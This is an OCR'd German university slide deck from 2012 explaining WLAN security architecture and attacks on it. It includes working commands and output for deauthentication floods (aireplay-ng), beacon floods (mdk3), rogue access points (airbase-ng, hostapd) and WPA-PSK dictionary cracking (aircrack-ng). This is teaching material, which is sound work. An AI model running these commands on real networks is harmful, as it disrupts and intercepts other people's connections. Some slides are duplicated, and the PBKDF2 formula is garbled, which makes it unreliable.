Angriffe auf Wireless Local Area Networks

Phrazer
⟨mr.phrazer@gmail.com⟩
⟨PGP Key ID: E41B49AD⟩

Ruhr-Universität Bochum

09. Juni 2012

Übersicht

Architektur

Wireless Local Area Network (WLAN)

Verbund aus DS mit mindestens einem AP und beliebig vielen Portals




Abbildung: WLAN

Architektur

Basic Service Set (BSS) und Extended Service Set (ESS)




Abbildung: BSS




Abbildung: ESS

Basic Service Set ID (BSSID)

identifiziert ein BSS

Service Set ID (SSID)

identifiziert ein ESS

Services

Authentication

Open System Authentication

Authentication ohne jedwede Prüfung

Shared Key Authentication

Authentication über einen gemeinsamen Schlüssel (nur WEP)

Services

Association und Reassociation

Association

- Assoziierung einer authentifizierten STA mit einem AP (geht von STA aus)
- ermöglicht Empfang/Senden von Paketen aus/in dem/das DS

Reassociation

erneute Association mit einem AP
(z.B. bei anderem BSS innerhalb des ESS)

Services

Deauthentication und Disassociation

Deauthentication

- Terminierung einer Authentication
- nach der Deauthentication folgt die Disassociation

Disassociation

- Terminierung einer Association innerhalb des ESS
- Elimination temporärer Schlüssel

Benachrichtigungen

Diese beiden Services können nicht verweigert werden.

Services

Deauthentication und Disassociation

Deauthentication

- Terminierung einer Authentication
- nach der Deauthentication folgt die Disassociation

Disassociation

- Terminierung einer Association innerhalb des ESS
- Elimination temporärer Schlüssel

Benachrichtigungen

Diese beiden Services können nicht verweigert werden.

Frames

Frame Types

- Control Frames
- Data Frames
- Management Frames

Frames

Management Frames

- Authentication Frames
- Deauthentication Frames
- Association Frames
  - Association-Request Frames
  - Associations-Response Frames
- Reassociation Frames
  - Reassociation-Request Frames
  - Reassociation-Response Frames
- Disassociation Frames

Frames

Management Frames

Beacon Frames

- werden vom AP versendet
- beinhalten Netzwerkinformationen (SSID, Sicherheitsparameter, . . .)

Probe-Request Frames

- werden von STA gesendet
- Anfrage nach verfügbaren WLANs, SSID Broadcast oder explizit

Probe-Response Frames

- Antwort auf Probe-Request Frame
- beinhaltet die SSID des AP

Sicherheitsarchitektur

Wireless Encryption Protocol (WEP)

- RC4 als PRNG
- XOR-Verknüpfung von Nachricht und RC4-Keystream




Abbildung: Stark vereinfachte WEP Verschlüsselung

Sicherheitsarchitektur

Temporal Key Integrity Protocol (TKIP)




Abbildung: Stark vereinfachte TKIP Verschlüsselung

Sicherheitsarchitektur

Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP)

- AES-128
- Counter Mode (CM) zur Verschlüsselung
- CBC-MAC als MIC




Abbildung: Stark vereinfachte CCMP Verschlüsselung

Sicherheitsarchitektur

Authentication und Association – pre-RSNA

1. STA $\longrightarrow$ AP : Authentication
2. STA $\longleftarrow$ AP : Authentication
3. STA $\longrightarrow$ AP : Association-Request
4. STA $\longleftarrow$ AP : Association-Response

Abbildung: Verbindungsaufbau in einem WLAN

Sicherheitsarchitektur

RSN und RSNA

Robust Security Network (RSN)

Ein Netzwerk, welches zu Robust Security Network Associations verpflichtet.

Robust Security Network Association (RSNA)

- Association, welche aus einer Reihe von Sicherheitsprotokollen besteht
- Authentifizierung über 802.1X oder Pre-Shared Key (PSK)

Sicherheitsarchitektur

Four-Way Handshake und Key Management

PMK: Entweder identisch zu Pre-Shared Key oder per 802.1X verhandelt

1.	STA	$\longleftarrow$	AP	:	ANonce
2.	STA	$\longrightarrow$	AP	:	SNonce, MIC
3.	STA	$\longleftarrow$	AP	:	GTK Encrypted, MIC
4.	STA	$\longrightarrow$	AP	:	ACK, MIC

Abbildung: Vereinfachter Four-Way Handshake

$$PTK = \mathrm{f}(PMK, ANonce, SNonce, BSSID, \dots)$$

PSK: Pre-Shared Key
PMK: Pairwise Master Key
PTK: Pairwise Transient Key
MIC: Message Integrity Code

Sicherheitsarchitektur

Key Management




Abbildung: Key Hierarchy

KCK: EAPOL-Key Key Confirmation
KEK: EAPOL-Key Encryption Key
TK: Temporal Encryption Key

Sicherheitsarchitektur

Four-Way Handshake und Key Management

1.	STA	$\longleftarrow$	AP	:	ANonce
2.	STA	$\longrightarrow$	AP	:	SNonce, MIC
3.	STA	$\longleftarrow$	AP	:	GTK Encrypted, MIC
4.	STA	$\longrightarrow$	AP	:	ACK, MIC

Abbildung: Vereinfachter Four-Way Handshake

Schritt 1: AP beginnt Four-Way Handshake.

Schritt 2: STA hat PTK berechnet und schickt SNONCE und MIC an AP.

Schritt 3: AP authentifiziert sich gegenüber STA durch richtiger Ableitung des PTK.

Schritt 4: AP hat Kenntniss, dass Installation korrekt ist.

Angriffe

Deauthentication und Disassociation – Theorie

- Benachrichtigungen, keine Anfragen
- Angreifer sendet an STA und AP Deauthentication und Disassociation Frames
- Verbindungsabbruch, temporäre Schlüssel werden verworfen
- Teilnehmer müssen sich neu authentifizierten und (re)assozieeren (inklusive Four-Way Handshake)

Angriffe

Deauthentication und Disassociation – Angriff

deauthflood.ws [Wireshark 1.6.4 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

No.	Time	Source	Destination	Protocol	Length	Info
3394	44.410618	be:be:be:be:be:be	Broadcast	802.11	207	Beacon frame, SN=2133, FN=0, Flags=........C, BI=100, SSID=foo
3435	44.726867	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	201	Probe Response, SN=2140, FN=0, Flags=........C, BI=100, SSID=foo
3436	44.728620	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	201	Probe Response, SN=2140, FN=0, Flags=....R...C, BI=100, SSID=foo
3668	47.189254	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	60	Authentication, SN=11, FN=0, Flags=........C
3670	47.190493	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	60	Authentication, SN=2165, FN=0, Flags=........C
3675	47.230869	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	138	Association Request, SN=12, FN=0, Flags=........C, SSID=foo
3677	47.232743	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	154	Association Response, SN=2166, FN=0, Flags=........C
3681	47.238115	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	166	Key (msg 1/4)
3683	47.240117	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	EAPOL	185	Key (msg 2/4)
3686	47.242745	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	222	Key (msg 3/4)
3711	47.344493	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	EAPOL	163	Key (msg 4/4)
3725	47.605617	cc:cc:cc:cc:cc:cc	IPv6mcast_ff:cc:cc:	802.11	144	QoS Data, SN=2, FN=0, Flags=.p.....TC
3731	47.688610	cc:cc:cc:cc:cc:cc	IPv6mcast_ff:cc:cc:	802.11	142	Data, SN=2172, FN=0, Flags=.p....F.C
3903	48.610245	cc:cc:cc:cc:cc:cc	IPv6mcast_00:00:00:	802.11	136	QoS Data, SN=3, FN=0, Flags=.p.....TC
3910	48.712485	cc:cc:cc:cc:cc:cc	IPv6mcast_00:00:00:	802.11	134	Data, SN=2183, FN=0, Flags=.p....F.C
3955	49.488261	cc:cc:cc:cc:cc:cc	Broadcast	802.11	442	QoS Data, SN=4, FN=0, Flags=.p.....TC
9352	91.608306	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9354	91.608397	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9355	91.608411	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9356	91.608424	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9357	91.608498	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	39	Deauthentication, SN=1703, FN=0, Flags=........
9358	91.608515	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	39	Disassociate, SN=1703, FN=0, Flags=........
9603	94.490033	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	60	Authentication, SN=113, FN=0, Flags=........C
9605	94.491261	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	60	Authentication, SN=2794, FN=0, Flags=........C
9607	94.492885	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	144	Reassociation Request, SN=114, FN=0, Flags=........C, SSID=foo
9609	94.494765	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	154	Reassociation Response, SN=2795, FN=0, Flags=........C
9613	94.499881	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	166	Key (msg 1/4)
9615	94.500015	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9617	94.500392	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9618	94.500454	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Disassociate, SN=1703, FN=0, Flags=........

Abbildung: Kommunikation bei Deauthentication und Disassociation

Angriffe

Deauthentication und Disassociation – Angriff

DEMO

Angriffe

Beacon Flood – Theorie

- Generierung und Aussendung von Beacon Frames mit zufälliger oder gleicher SSID
- sehr hohe Anzahl angeblich verfügbarer WLANs
- WLAN-Scanner können abstürzen
- kann zu Irritationen bei der Netzwerksuche führen

Angriffe

Beacon Flood – Angriff 1

```
root@bt:~# mdk3 mon0 b -s 10000

Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: B7:AA:F0:40:FB:EB on Channel  5 with SSID: !P3>Nb7
Current MAC: F0:64:DF:D9:60:51 on Channel  9 with SSID: ‘‘b]sBdkZlEv
Current MAC: B8:CC:30:C2:D4:E3 on Channel  2 with SSID: ’’jI6+bkQe<d,0Ve$n]H};0|
Current MAC: 3A:56:FD:2F:2E:05 on Channel 12 with SSID: lEy#S!:49 G
Current MAC: 3C:D6:31:3C:70:84 on Channel  2 with SSID: (UeG3Ve E+$R%’=o
```

Abbildung: Beacon Flood mit mdk3

Angriffe

Beacon Flood – Angriff 2

```
[root@foobar ~]# iwlist wlan0 scan | grep -i ssid | wc -l
8
[root@foobar ~]# iwlist wlan0 scan | grep -i ssid | wc -l
print_scanning_info: Allocation failed
0
[root@foobar] ~# iw wlan0 scan | grep -i ssid | wc -l
193
```

Abbildung: Auswirkungen der Beacon Flood

Angriffe

Beacon Flood – Angriff 3

```
[root@foobar ~]# iw wlan0 scan | grep -i ssid
    SSID: OpenWrt
    SSID: La Fonera

    SSID: foo

    SSID: freifunk

    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
```

Abbildung: Beacon Flood einer gleichen SSID

Angriffe

Beacon Flood – Angriff

DEMO

Angriffe

Rogue AP – Theorie

- bösartiger AP, der sich als gutartiger AP ausgibt
- beantwortet Probe-Request Frames
- STA verbindet sich zu ihr bekannten WLANs
- mitschneiden des Four-Way Handshake
- man-in-the-middle attack

Angriffe

Rogue AP – Angriff 1

DHCP-Server und Firewallregeln sorgen für die Weiterleitung der STA in ein anderes Netzwerk

```
root@bt:~# airbase-ng -P -C 30 -vv -a aa:aa:aa:aa:aa:aa  mon0
06:42:47  Created tap interface at0
06:42:47  Trying to set MTU on at0 to 1500
06:42:47  Access Point with BSSID AA:AA:AA:AA:AA:AA started.

06:43:30  Got broadcast probe request from 12:AB:12:CD:12:EF
06:43:33  Got directed probe request from 12:AB:12:CD:12:EF - "default"
06:43:34  Got an auth request from 12:AB:12:CD:12:EF (open system)
06:43:34  Client 12:AB:12:CD:12:EF associated (unencrypted) to ESSID: "default"
```

Abbildung: Angriff einer STA mit Probe-Response Frames

Angriffe

Rogue AP – Angriff 2

```
root@bt:~# airbase-ng -P -C 30 -vv -a aa:aa:aa:aa:aa:aa  -Z 4 mon0
08:44:29  Created tap interface at0
08:44:29  Trying to set MTU on at0 to 1500
08:44:29  Access Point with BSSID AA:AA:AA:AA:AA:AA started.

08:44:36  Got broadcast probe request from CC:CC:CC:CC:CC:CC

08:44:51  Got broadcast probe request from 12:AB:12:CD:12:EF
08:44:54  Got directed probe request from 12:AB:12:CD:12:EF - "default"
08:45:00  Got directed probe request from 12:AB:12:CD:12:EF - "freifunk"
08:45:02  Got directed probe request from 12:AB:12:CD:12:EF - "foo"
08:45:04  Got an auth request from 12:AB:12:CD:12:EF (open system)
08:45:04  Client 12:AB:12:CD:12:EF associated (WPA2;CCMP) to ESSID: "foo"

08:45:04  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:45:07  Got an auth request from CC:CC:CC:CC:CC:CC (open system)
08:45:07  Client CC:CC:CC:CC:CC:CC associated (WPA2;CCMP) to ESSID: "foo"
```

Abbildung: Mitschneiden des Four-Way Handshake mit rogue AP

Angriffe

Rogue AP – Angriff

DEMO

Angriffe

Rogue AP – Angriff 3

```
root@bt:~# traceroute 192.168.1.15
traceroute to 192.168.1.15 (192.168.1.15), 30 hops max, 60 byte packets
 1  192.168.2.1 (192.168.2.1)  4.295 ms  5.981 ms
 2  192.168.0.1 (192.168.0.1)  7.640 ms * *
 3  192.168.1.15 (192.168.1.15)  15.800 ms  17.456 ms  21.050 ms
```

Abbildung: Traceroute zum Server vor dem Angriff

Angriffe

Rogue AP – Angriff 3

- softwarebasierter AP mit bekanntem PSK konfiguriert
- DHCP-Server und Weiterleitung in das Zielnetzwerk werden konfiguriert
- STA wird *gezielt* deauthenticated[1]

[1] aireplay-ng -0 0 -a be:be:be:be:be:be -c cc:cc:cc:cc:cc:cc mon1

Angriffe

Rogue AP – Angriff 3

```
[root@foobar ~]# hostapd ./hostapd.conf
Configuration file: ./hostapd.conf
Using interface wlan1 with hwaddr aa:aa:aa:aa:aa:aa and ssid 'foo'

wlan1: STA cc:cc:cc:cc:cc:cc IEEE 802.11: authenticated
wlan1: STA cc:cc:cc:cc:cc:cc IEEE 802.11: associated (aid 2)
AP-STA-CONNECTED cc:cc:cc:cc:cc:cc
wlan1: STA cc:cc:cc:cc:cc:cc RADIUS: starting accounting session 4F096292-00000001
wlan1: STA cc:cc:cc:cc:cc:cc WPA: pairwise key handshake completed (RSN)
```

Abbildung: Erfolgreiche Verbindung zum der STA rogue AP

Angriffe

Rogue AP – Angriff 3

```
root@bt:~# traceroute 192.168.1.15
traceroute to 192.168.1.15 (192.168.1.15), 30 hops max, 60 byte packets
 1  192.168.5.1 (192.168.5.1)  5.814 ms  5.857 ms  7.637 ms
 2  192.168.2.1 (192.168.2.1)  7.763 ms  7.863 ms  8.764 ms
 3  192.168.0.1 (192.168.0.1)  8.908 ms  10.943 ms  13.554 ms
 4  192.168.1.15 (192.168.1.15)  18.802 ms  20.325 ms  20.762 ms
```

Abbildung: Traceroute zum Server nach dem Angriff

Angriffe

Rogue AP – Angriff

DEMO

Angriffe

Angriff auf den PSK – Theorie

$$PMK = PSK = \text{PBKDF2}(PassPhrase, ssid, ssidLength, 4096, 256)$$

$$8 \leq PassPhrase \leq 63$$

1.	STA	$\longleftarrow$	AP	:	ANonce
2.	STA	$\longrightarrow$	AP	:	SNonce, MIC
3.	STA	$\longleftarrow$	AP	:	GTK Encrypted, MIC
4.	STA	$\longrightarrow$	AP	:	ACK, MIC

Abbildung: Vereinfachter Four-Way Handshake

$$PTK = \text{f}(PMK, ANonce, SNonce, BSSID, \dots)$$

PSK: Pre-Shared Key
PMK: Pairwise Master Key
PTK: Pairwise Transient Key
MIC: Message Integrity Code

Angriffe

Angriff auf den PSK – Theorie

$$\mathbf{PSK} = \mathrm{PBKDF2}(\mathit{PassPhrase}, \mathit{ssid}, \mathit{ssidLength}, 4096, 256)$$

$$\left\lceil \frac{256}{160^2} \right\rceil = 2$$

$$T_1 = \left(\mathrm{H}(\mathit{PassPhrase}, \mathit{ssid} || 1) + \sum_{n=2}^{4096} \mathrm{H}(\mathit{PassPhrase} || \$\mathit{previous\_addition}) \right) \mod 2$$

$$T_2 = \left(\mathrm{H}(\mathit{PassPhrase}, \mathit{ssid} || 2) + \sum_{n=2}^{4096} \mathrm{H}(\mathit{PassPhrase} || \$\mathit{previous\_addition}) \right) \mod 2$$

$$\mathbf{PSK} = (T_1 || T_2)[:256]$$

[2] Ausgabelänge von HMAC-SHA1 in Bit

Angriffe

Angriff auf den PSK – Theorie

- Wörterbuchangriff, da brute force zu lange dauert
- Beispielrechnung:
  - 1800 PW/Sekunde auf einem i7
  - 10800 PW/Minute
  - 9 Stunden 30 Minuten bei 60210166 Wörtern (650 MB)
  - 5 Tage bei 814369365 Wörtern (8.5 GB)

Angriffe

Angriff auf den PSK – Angriff

```
                              Aircrack-ng 1.1

                    [00:13:47] 1495416 keys tested (1792.62 k/s)

                               KEY FOUND! [ wellsecured ]


      Master Key     : BD 35 2A EF 61 CB 40 34 5D 60 3F 89 54 F4 8B 3B
                       90 FF F5 88 BB 0C CF 7E 50 77 53 D6 6B 6B EE D2

      Transient Key  : 99 99 30 0D 9B 84 CA D9 D8 D2 0F D2 DE 2E C4 64
                       81 28 81 02 2F EF B0 47 3D 15 69 FE B6 D4 91 76
                       04 30 5B 80 CF 08 B1 01 67 76 52 05 42 C7 B5 6F
                       00 AE E0 03 2B 70 DD 8B 66 B9 2B E6 BC FE A3 D2

      EAPOL HMAC     : 16 4B C7 86 58 9E 7F 53 7F FF 5B 37 F1 D0 D6 1B
```

Abbildung: Erfolgreiches Raten des Passwortes mit aircrack-ng

Angriffe

Angriff auf den PSK – Angriff

DEMO

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie

802.1X

- Standard zur (Port-basierten) Authentifizierung im LAN und WLAN
- drei definierte Rollen:
  - Supplicant, muss sich authentifizieren
  - Authenticator, leitet Authentifizierung weiter
  - Authentication Server (AS), authentifiziert Supplicant

Remote Authentication Dial In User Service (RADIUS)

- Protokoll für Authentication, Authorization und Accounting (AAA)
- definierte Rollen:
  - Network Access Server (NAS) (Authenticator in 802.1X-Terminologie)
  - RADIUS Server (Authentication Server in 802.1X-Terminologie)
- Shared Secret zwischen Authenticator und Authentication Server

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie

802.1X

- Standard zur (Port-basierten) Authentifizierung im LAN und WLAN
- drei definierte Rollen:
  - Supplicant, muss sich authentifizieren
  - Authenticator, leitet Authentifizierung weiter
  - Authentication Server (AS), authentifiziert Supplicant

Remote Authentication Dial In User Service (RADIUS)

- Protokoll für Authentication, Authorization und Accounting (AAA)
- definierte Rollen:
  - Network Access Server (NAS) (Authenticator in 802.1X-Terminologie)
  - RADIUS Server (Authentication Server in 802.1X-Terminologie)
- Shared Secret zwischen Authenticator und Authentication Server

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie

Extensible Authentication Protocol (EAP)

- Authentication Framework, welches universell allgemeine Methoden und Mechanismen zur Authentifizierung zur Verfügung stellt
- ermöglicht Verschachtelung mehrerer Authentifizierungsprotokolle

EAP over LAN (EAPOL)

- Teil des 802.1X-Standards
- Protokoll zur verkapselten Übertragung von EAP-Nachrichten im LAN

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie

Extensible Authentication Protocol (EAP)


- Authentication Framework, welches universell allgemeine Methoden und Mechanismen zur Authentifizierung zur Verfügung stellt
- ermöglicht Verschachtelung mehrerer Authentifizierungsprotokolle

EAP over LAN (EAPOL)

- Teil des 802.1X-Standards
- Protokoll zur verkapselten Übertragung von EAP-Nachrichten im LAN

Angriffe


Angriffe auf WPA-Enterprise-Netzwerke – Theorie



EAP-MD5:	Challenge-Response
LEAP (Lightweight EAP):	MS-CHAPv2
EAP-TTLS (Tunneled TLS):	TTLS mit beliebigem inneren Protokoll
PEAP (Protected EAP):	TTLS mit MS-CHAPv2
EAP-TLS:	Client-Zertifikat

Angriffe

Angriffe auf WPA-Enterprise-Netzwerke – Theorie



EAP-MD5:	Challenge-Response
LEAP (Lightweight EAP):	MS-CHAPv2
EAP-TTLS (Tunneled TLS):	TTLS mit beliebigem inneren Protokoll
PEAP (Protected EAP):	TTLS mit MS-CHAPv2
